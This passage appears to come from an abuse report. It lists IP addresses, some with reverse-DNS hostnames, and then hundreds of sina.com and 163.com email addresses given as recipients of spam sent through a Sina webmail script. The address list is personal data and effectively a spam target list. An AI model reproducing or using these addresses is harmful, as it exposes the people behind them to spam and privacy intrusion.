210.53.201.151
210.53.201.152
210.53.201.153
210.53.201.154
210.53.201.155
210.53.201.156
210.53.201.157
210.53.201.158
210.53.201.159
210.53.201.160
210.53.201.161
210.53.201.162
210.53.201.163
210.53.201.164
210.53.201.165
210.77.109.112
211.158.126.117
211.161.36.130
211.197.165.67
211.197.165.68
211.39.141.103
212.160.136.163        2.eia.\212\160\136\163.
213.54.181.132         p213.54.181.132.tisdip.tiscali.de.
213.54.63.229          p213.54.63.229.tisdip.tiscali.de.
213.59.170.195         fivt.krgtu.ru.
216.127.74.127
217.228.214.79         pd9e4d64f.dip.t-dialin.net.
217.228.216.89         pd9e4d859.dip.t-dialin.net.
217.235.115.253        pd9eb73fd.dip0.t-ipconnect.de.
217.235.11.73
217.235.12.154         pd9eb0c9a.dip0.t-ipconnect.de.
217.235.7.100          pd9eb0764.dip0.t-ipconnect.de.
```

```
217.235.8.109           pd9eb086d.dip0.t-ipconnect.de.
217.235.8.159           pd9eb089f.dip0.t-ipconnect.de.
217.235.9.108           pd9eb096c.dip0.t-ipconnect.de.
217.85.103.217          pd95567d9.dip.t-dialin.net.
217.96.185.129          pf129.zgora.sdi.tpnet.pl.
218.0.16.234
218.10.151.196
218.10.185.136
218.10.185.204
218.10.185.205
218.10.185.7
218.10.40.18
218.10.74.151
218.10.74.177
218.11.112.192
218.11.13.35
218.11.157.1
218.11.157.46
218.21.81.147
218.21.81.162
218.21.83.16
218.21.86.247
218.2.187.199
218.21.89.224
218.2.202.54
218.2.202.98
218.22.141.172
218.24.111.12
218.242.112.115
218.246.236.64
218.5.208.37
218.56.8.160
218.68.245.28
218.69.202.171
218.71.165.101
218.72.133.97
218.72.135.189
218.72.209.89
218.72.211.114
218.72.217.112
218.73.11.88
218.73.15.165
218.73.15.215
218.73.15.41
218.73.2.125
218.74.215.25
218.7.44.111
218.7.44.188
218.7.44.239
218.7.44.5
218.74.76.34
218.74.76.36
218.74.77.219
218.75.0.246
218.75.197.110
218.76.110.186
218.76.236.46
218.76.236.78
218.77.53.179
218.80.200.10
218.84.123.104
218.85.61.148
218.88.11.170
218.88.1.140
218.88.12.113
218.88.12.171
218.88.13.208
218.88.16.44
218.88.16.5
218.88.3.112
218.88.3.24
218.88.64.144
218.88.7.196
218.88.8.61
```

```
218.89.146.119
218.92.217.30
218.9.228.241
218.93.134.227
218.93.42.110
218.93.48.90
218.93.57.68
218.93.58.133
218.93.59.83
218.93.91.127
218.93.91.7
218.94.63.194
218.98.103.76
219.128.33.217
219.128.34.205
219.128.35.176
219.130.241.79
219.130.40.150
219.130.5.209
219.130.5.27
219.137.56.237
219.137.57.137
219.137.70.68
219.137.71.149
219.139.29.234
219.139.66.196
219.140.91.124
219.140.95.161
219.145.162.51
219.153.118.186
219.233.102.97
219.72.254.18
220.160.15.107
220.173.11.220
220.173.13.165
220.173.17.142
220.173.20.118
220.173.22.222
220.173.55.171
220.173.8.131
220.174.168.75
220.174.170.176
220.175.17.226
220.175.19.66
220.185.139.233
220.185.142.245
220.185.143.171
220.185.144.86
220.185.146.184
220.185.150.168
220.185.151.235
220.185.152.6
220.185.153.45
220.185.154.194
220.185.154.251
220.185.154.90
220.185.158.29
220.185.168.178
220.185.184.1
220.185.26.170
220.185.26.236
220.185.26.92
220.185.28.177
220.185.7.185
220.187.67.180
220.187.69.71
220.187.88.244
220.188.188.22
220.188.190.69
220.188.64.145
221.136.124.216
221.193.241.59
221.193.34.243
221.197.55.173
```

```
221.199.13.178
221.200.88.52
221.209.80.199
221.209.80.76
221.209.81.224
221.209.81.68
221.210.83.238
221.210.83.59
221.210.88.114
221.210.89.239
221.226.19.37
221.228.67.230
221.232.89.58
221.233.49.125
221.233.55.249
221.233.65.147
221.233.73.1
221.7.192.11
222.136.0.135
222.136.0.212
222.84.28.244
222.84.72.11
24.130.117.218          c-24-130-117-218.we.client2.attbi.com.
24.15.123.138           c-24-15-123-138.client.comcast.net.
24.201.201.176
24.27.236.35            35.236.27.24.cfl.rr.com.
61.130.212.222
61.130.214.89
61.130.219.8
61.144.119.66
61.170.185.121
61.170.192.116
61.170.201.98
61.170.224.202
61.170.224.8
61.170.225.102
61.171.12.185
61.171.13.151
61.171.13.172
61.171.132.125
61.171.132.44
61.171.132.96
61.171.133.177
61.171.133.2
61.171.13.36
61.171.134.121
61.171.134.148
61.171.134.216
61.171.134.92
61.171.135.243
61.171.138.55
61.171.140.10
61.171.143.52
61.171.15.154
61.171.15.201
61.171.165.26
61.171.197.7
61.171.202.96
61.172.105.77
61.172.64.142
61.173.46.23
61.174.238.153
61.174.238.169
61.177.75.254
61.179.12.121
61.181.112.12
61.181.112.28
61.182.133.64
61.187.13.14
61.187.14.150
61.187.14.197
61.187.15.134
61.191.169.222
61.191.169.94
```

```
61.232.53.7
61.233.11.29
61.235.138.214
61.235.153.1
61.236.192.227
61.237.215.17
61.42.14.55
61.52.75.222
61.53.76.40
61.55.175.129
61.55.188.186
61.55.2.184
61.55.32.129
61.55.33.165
61.55.34.128
61.55.55.90
66.133.251.98
68.65.228.155          ca-stmnca-cuda2-blade9b-155.stmnca.adelphia.net.
69.167.68.140
69.56.230.182          182.69-56-230.reverse.theplanet.com.
69.93.162.10           10.69-93-162.reverse.theplanet.com.
80.140.110.157         p508c6e9d.dip.t-dialin.net.
80.140.120.149         p508c7895.dip.t-dialin.net.
80.54.144.221          yy221.neoplus.adsl.tpnet.pl.
80.54.146.135
80.54.241.22           ds22.neoplus.adsl.tpnet.pl.
80.54.99.130           us130.neoplus.adsl.tpnet.pl.
80.61.143.89           ip503d8f59.speed.planet.nl.
80.80.160.29
83.76.118.248          248.118.76.83.cust.bluewin.ch.
```

E) Recipients of SPAM mails sent through *http://mail.sina.com.cn/cgi-bin/sendmsg.cgi*

```
ai_nei06@163.com,botaizao489@163.com,caogaijiang31@163.com,ganyaoke9@163.com,ganzul
uo07@163.com,huangliedao3742@163.com,huansongzun12@163.com,kangzhuae1879@163.com,ko
uyantou4131@163.com,liuyecu63@163.com,ouchen334@163.com,pangrengye4@163.com,shaodan
cuan60@163.com,shengfiaopa07@163.com,xuepiaosai117@163.com,zongzefeng8@163.com,kjon
ny@sina.com,kjp14.student@sina.com,kjp1969@sina.com,kjp2000@sina.com,kjp_1000@sina.
com,kjp_baotou@sina.com,kjp_cc@sina.com,kjpbc@sina.com,kjpeace@sina.com,kjpfz@sina.
com,kjping5455@sina.com,kjpjl212@sina.com,ky221@sina.com,ky2357@sina.com,ky2809@sin
a.com,ky288@sina.com,ky3158982.student@sina.com,ky3166@sina.com,ky331@sina.com,ky33
3@sina.com,ky336@sina.com,ky368@sina.com,ky368@sina.com.cn,ky3@sina.com,langzixuyao
.student@sina.com,langziy@sina.com,langziyanbin@sina.com,langziyangtian20@sina.com,
langziyanqing0801@sina.com,langziyanqing@sina.com,langziyexin9830@sina.com,langziyf
1982@sina.com,langziyi123@sina.com,langziyihao1@sina.com,langziyiming@sina.com,lang
ziyixiao1@sina.com,laokongque@sina.com,laoku0263@sina.com,laoku4603@sina.com,laoku@
sina.com,laokuai86gj@sina.com,laokuai889@sina.com,laokuan3973@sina.com,laokubooks@s
ina.com,laokui27@sina.com,laokui@sina.com,laokuii@sina.com,laokun@sina.com,linali@s
ina.com,linalichao0949@sina.com,linalin1064@sina.com,linalina007@sina.com,linalinda
.student@sina.com,linalinda@sina.com,linaliu025@sina.com,linaliu115@sina.com,linali
xin@sina.com,linall0136@sina.com,linallenhxr.student@sina.com,linalli@sina.com,like
han001@sina.com,likehanlei@sina.com,likehao023@sina.com,likehao9040_cn@sina.com,lik
ehe@sina.com,likeheihei.student@sina.com,likehersheys@sina.com,likehigh@sina.com,li
kehiss@sina.com,likehk22@sina.com,likehm@sina.com,likehom@sina.com,linlingyz@sina.c
om,linlingzhou@sina.com,linlinh@sina.com,linlinhaoi@sina.com,linlinhaoyun@sina.com,
linlinhappy1985@sina.com,linlinhappy2002@sina.com,linlinhappy21@sina.com,linlinhe@s
ina.com,linlinhome@sina.com,linlinhong520@sina.com,linlinhong@sina.com,liqicea@sina
.com,liqicha3090@sina.com,liqicha5941@sina.com,liqichang@sina.com,liqichao@sina.com
,liqicheng@sina.com,liqichi@sina.com,liqichu@sina.com,liqichun@sina.com,liqichun_li
@sina.com,liqicnn@sina.com,liqicong@sina.com,lili01298@sina.com,lili0138_cn@sina.co
m,lili013@sina.com,lili0151@sina.com,lili0175@sina.com,lili0191@sina.com,lili0193@s
ina.com,lili01986@sina.com,lili0201@sina.com,lili0202.student@sina.com,lili02023@si
na.com,lili0202@sina.com,linguoqiang@sina.com,linguoqiang_123@sina.com,linguoqiao@s
ina.com,linguoqing4558@sina.com,linguoqiu@sina.com,linguoquan@sina.com,linguorong11
1@sina.com,linguorong@sina.com,linguosheng9002@sina.com,linguoshengaazz@sina.com,li
nguoshu@sina.com,linguotao22@sina.com,liukang_cn@sina.com,liukang_fen@sina.com,liuk
angan520@sina.com,liukangbing@sina.com,liukangda@sina.com,liukangde@sina.com,liukan
ghui.student@sina.com,liukangjie@sina.com,liukangjun@sina.com,liukangli.student@sin
a.com,liukangling@sina.com,liukangnba@sina.com,liucheng9031@sina.com,liucheng9032.s
tudent@sina.com,liucheng9136@sina.com,liucheng918@sina.com,liucheng9516@sina.com,li
ucheng98049@sina.com,liucheng9938@sina.com,liucheng@sina.com,liucheng@sina.com.cn,l
iucheng_009robin@sina.com,liucheng_135@sina.com,liucheng_168@sina.com,liudong5868_c
```

n@sina.com,liudong5933.student@sina.com,liudong6067@sina.com,liudong6237@sina.com,liudong6332@sina.com,liudong6409@sina.com,liudong6618@sina.com,liudong6661@sina.com,liudong6666@sina.com,liudong666@sina.com,liudong710@sina.com,liudong7362@sina.com,lmk1984@sina.com,lmk1987@sina.com,lmk20000788@sina.com,lmk2182@sina.com,lmk232@sina.com,lmk520788@sina.com,lmk5318@sina.com,lmk54614471@sina.com,lmk555555@sina.com,lmk721521@sina.com,lmk791008@sina.com,lmk820722@sina.com,lm_0238@sina.com,lm_0429@sina.com,lm_0578@sina.com,lm_0602@sina.com,lm_0609.student@sina.com,lm_0619@sina.com,lm_0711@sina.com,lm_077@sina.com,lm_0851@sina.com,lm_0@sina.com,lm_10100.student@sina.com,lm_1099@sina.com,lujunhong8410@sina.com,lujunhong@sina.com,lujunhu0903_cn@sina.com,lujunhua2@sina.com,lujunjack@sina.com,lujunji@sina.com,lujunjian0027@sina.com,lujunjie.student@sina.com,lujunjie1110@sina.com,lujunjie1234@sina.com,lujunjie808.student@sina.com,lujunjie@sina.com,lunlong@sina.com,lunlove@sina.com,lunlovehui.student@sina.com,lunlu@sina.com,lunlun00@sina.com,lunlun0721@sina.com,lunlun1983@sina.com,lunlun1984@sina.com,lunlun20000@sina.com,lunlun2254@sina.com,lunlun2340@sina.com,lunlun523@sina.com,lxh8012@sina.com,lxh8013.student@sina.com,lxh801@sina.com,lxh803@sina.com,lxh805546@sina.com,lxh8065@sina.com,lxh807042@sina.com,lxh8079@sina.com,lxh8108@sina.com,lxh811003@sina.com,lxh81101@sina.com,lxh8111@sina.com,maifanshimail@sina.com,maifei96@sina.com,maifeng715@sina.com,maifeng77221@sina.com,maifox@sina.com,maifs@sina.com,maifu0667@sina.com,maig@sina.com.cn,maiga78@sina.com,maigan12@sina.com,maigane3757@sina.com,maiganlau@sina.com,rebecca_smile@sina.com,rebecca_w@sina.com,rebecca_wang@sina.com,rebecca_wdy@sina.com,rebecca_wei@sina.com,rebecca_wen1983@sina.com,rebecca_wxh@sina.com,rebecca_wyn@sina.com,rebecca_wzm@sina.com,rebecca_xiaolong@sina.com,rebecca_xinyu@sina.com,rebecca_xq@sina.com,qxueren@sina.com,qxuesheng@sina.com,qxueting1221@sina.com,qxueyuan@sina.com,qxuff@sina.com,qxux@sina.com,qxv@sina.com,qxw000@sina.com,qxw12090@sina.com,qxw1210@sina.com,qxw1618@sina.com,qxw195138@sina.com,scp371@sina.com,scp37@sina.com,scp518@sina.com,scp6407@sina.com,scp6554@sina.com,scp75@sina.com,scp81@sina.com,scp83981@sina.com,scp_0923@sina.com,scp_2003@sina.com,scp_mt@sina.com,scpady.student@sina.com,shenjifei@sina.com,shenjigang@sina.com,shenjihua1984@sina.com,shenjihua@sina.com,shenjihui@sina.com,shenjiji@sina.com,shenjijiao@sina.com,shenjijie1@sina.com,shenjiju@sina.com,shenjijun@sina.com,shenjike@sina.com,shenjilei@sina.com,shelleycom@sina.com,shelleyd@sina.com,shelleydl@sina.com,shelleydyce@sina.com,shelleyee@sina.com,shelleyexuan@sina.com,shelleyfaith@sina.com,shelleyfish@sina.com,shelleyguo8706@sina.com,shelleygyn@sina.com,shelleyhamill.student@sina.com,shelleyhp@sina.com,shuchangjun@sina.com,shuchangjy123@sina.com,shuchanglove520@sina.com,shuchangly@sina.com,shuchangrz@sina.com,shuchangsc_7@sina.com,shuchangsheng.student@sina.com,shuchangstar@sina.com,shuchangwei@sina.com,shuchangwen@sina.com,shuchangwwww@sina.com,shuchangyin@sina.com